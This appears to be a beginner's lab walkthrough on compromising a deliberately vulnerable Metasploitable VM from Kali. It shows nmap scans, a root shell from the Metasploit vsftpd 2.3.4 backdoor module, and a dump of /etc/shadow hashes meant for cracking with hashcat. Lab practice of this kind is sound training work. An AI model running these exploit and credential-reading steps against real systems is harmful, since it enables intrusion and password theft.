

Metasploitable hacking:

Okay I will make this very simple because so many people make setting up a lab complicated.

Set both virtual machine to host only. Now on your Kali machine open a terminal and type 'ifconfig' it will show your IP address under eth0.


Now a couple things you can do here. Ip addresses are usually assigned logically so if you're 192.168.56.101 and you booted up your metasploitable machine second then it will probably be 192.168.56.102.

However, since you're just starting I recommend going to your metasploitable machine and logging in with msfadmin:msfadmin as username and password and typing the same ifconfig to double check.

A couple good things to know. Host only allows the VMS to only communicate with each other through your main host machine. They cannot reach outside networks which is good for sending malicious payloads through a network. You cant accidentally hurt anyone. Also to double check it's working you can ping the machine using the command ping 'Ifconfig' address of other machine'

This will get you started. On future VMS you won't have access to the login right away so to find the IP address you can scan the subnet (192.168.56.0/24) or do what I said above and see if it's logically assigned to the next increment of IP address. Sometimes you'll be in a situation with a gateway router and can scan the gateway. There are numerous ways to go about this but don't worry about this right now if that doesn't make sense just continue to learn and you'll get it (:

- 1) Go to metasploitable and type ifconfig. See inet addr under eth0 that is the ip addr of the vulnerable os.
- 2) Go to kali linux and scan the ip addr using nmap,etc



```
kali@kali: ~  
File Actions Edit View Help  
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds  
kali@kali:~$ sudo nmap -O 192.168.56.102  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-03 06:27 EDT  
Nmap scan report for 192.168.56.102  
Host is up (0.00076s latency).  
Not shown: 977 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql
```

```

1524/tcp open  ingrestock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:82:71:9A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
kali@kali:~$ sudo nmap -sV 192.168.56.102

```

A lot of open ports meaning its vulnerable. Os details are also shown. Metasploitable runs linux


```

Nmap done: 1 IP address (1 host up) scanned in 15.74 seconds
kali@kali:~$ sudo nmap -sV 192.168.56.102
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-03 06:38 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00041s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7

```

Above scan enumerates the various network services and their version which can be exploited to gain access into the system.

We can also open nessus website and do a more comprehensive scan than nmap. We exploit the vsftpd vuln(first one in the nmap scan).



Use metasploit

Open metasploit using msfconsole

Search for the vuln as shown below

```

kali@kali: ~
File Actions Edit View Help
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
[+] = [ metasploit v6.0.50-dev ]
+ -- -- [ 2144 exploits - 1142 auxiliary - 365 post ]
+ -- -- [ 592 payloads - 45 encoders - 10 nops ]
+ -- -- [ 8 evasion ]

Metasploit tip: Use help <command> to learn more
about any command

msf6 > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command E
xecution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >

```

Use that vuln, and also see parameters on how to use it

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.56.102  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -
  PAYLOAD   cmd/unix/interact  yes       The command to execute

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

Set Rhost or the target metasploitable ip address to hack. Rport is already set at 21 for us.

And finally exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.102:6200) at 2021-11-03 06:56:22 -0400
```

Now we are in the commandprompt of metasploitable from kali vm. Pwd gives the present working directory and \ signifies we are root. Ls lists all the files.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.56.102:6200) at 2021-11-03 06:56:22 -0400

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
```

See all the users and their encrypted passwords which we can crack using tools lyk hashcat.

```
File Actions Edit View Help
kali@kali: ~
cat \etc\shadow
cat: etcshadow: No such file or directory
cat /etc/shadow
root:$1$avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon*:14684:0:99999:7:::
bin*:14684:0:99999:7:::
sys:$1$fUX6BP0t$MiyC3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::
sync*:14684:0:99999:7:::
games*:14684:0:99999:7:::
man*:14684:0:99999:7:::
lp*:14684:0:99999:7:::
mail*:14684:0:99999:7:::
news*:14684:0:99999:7:::
uucp*:14684:0:99999:7:::
proxy*:14684:0:99999:7:::
www-data*:14684:0:99999:7:::
backup*:14684:0:99999:7:::
list*:14684:0:99999:7:::
irc*:14684:0:99999:7:::
gnats*:14684:0:99999:7:::
nobody*:14684:0:99999:7:::
libuid:l:14684:0:99999:7:::
dhcp*:14684:0:99999:7:::
syslog*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
```